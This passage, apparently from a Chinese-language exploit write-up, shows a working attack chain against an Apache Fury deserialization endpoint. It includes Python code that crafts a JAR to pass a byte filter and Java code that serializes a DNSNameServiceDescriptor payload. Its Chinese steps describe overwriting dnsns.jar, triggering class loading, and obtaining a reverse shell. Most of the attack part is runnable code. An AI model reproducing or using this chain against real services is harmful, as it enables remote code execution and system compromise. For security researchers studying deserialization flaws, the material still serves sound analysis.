        st_compressed_data = struct.pack('<L', len(compressed_data) % pow(2, 32))
        st_cdzf = struct.pack('<L', len(compressed_data) + len(zip_entity_filename) + 0x1e)

        b_crc = isAllowBytes(st_crc, allow_bytes)
        b_raw_data = isAllowBytes(st_raw_data, allow_bytes)
        b_compressed_data = isAllowBytes(st_compressed_data, allow_bytes)
        b_cdzf = isAllowBytes(st_cdzf, allow_bytes)

        if b_crc and b_raw_data and b_compressed_data and b_cdzf:
            print('[+] CRC:{0} RDL:{1} CDL:{2} CDAFL:{3} Padding data: {4}*{5}'.format(b_crc, b_raw_data, b_compressed_data, b_cdzf, num, padding_char))
            output = open(jar_filename, 'wb')
            output.write(wrap_jar(raw_data, compressed_data, zip_entity_filename.encode()))
            print('[+] Generate {0} success'.format(jar_filename))
            break
        else:
            print('[-] CRC:{0} RDL:{1} CDL:{2} CDAFL:{3} Padding data: {4}*{5}'.format(b_crc, b_raw_data, b_compressed_data, b_cdzf, num, padding_char))
        num = num + 1
上传完jar包后直接通过反序列化触发dnsns.jar加载
import org.apache.fury.Fury;
import org.apache.fury.config.Language;
import java.io.FileOutputStream;
import java.util.Base64;


public class ExpFinal {
    public static void main(String[] args) throws Exception {
        System.out.println("Generating payload to load sun.net.spi.nameservice.dns.DNSNameServiceDescriptor...");

        Fury fury = Fury.builder()
                .withLanguage(Language.JAVA)
                .requireClassRegistration(false)
                .build();

        Class<?> clazz = Class.forName("sun.net.spi.nameservice.dns.DNSNameServiceDescriptor");
        Object instance = clazz.newInstance();

        byte[] payload = fury.serialize(instance);
        String b64 = Base64.getEncoder().encodeToString(payload);

        try (FileOutputStream fos = new FileOutputStream("payload_dns.b64")) {
            fos.write(b64.getBytes());
        }

        System.out.println("Payload saved to payload_dns.b64");
        System.out.println("Payload Base64: " + b64);
    }
}

两次发包,首先覆盖dnsns.jar


然后触发加载,反弹shell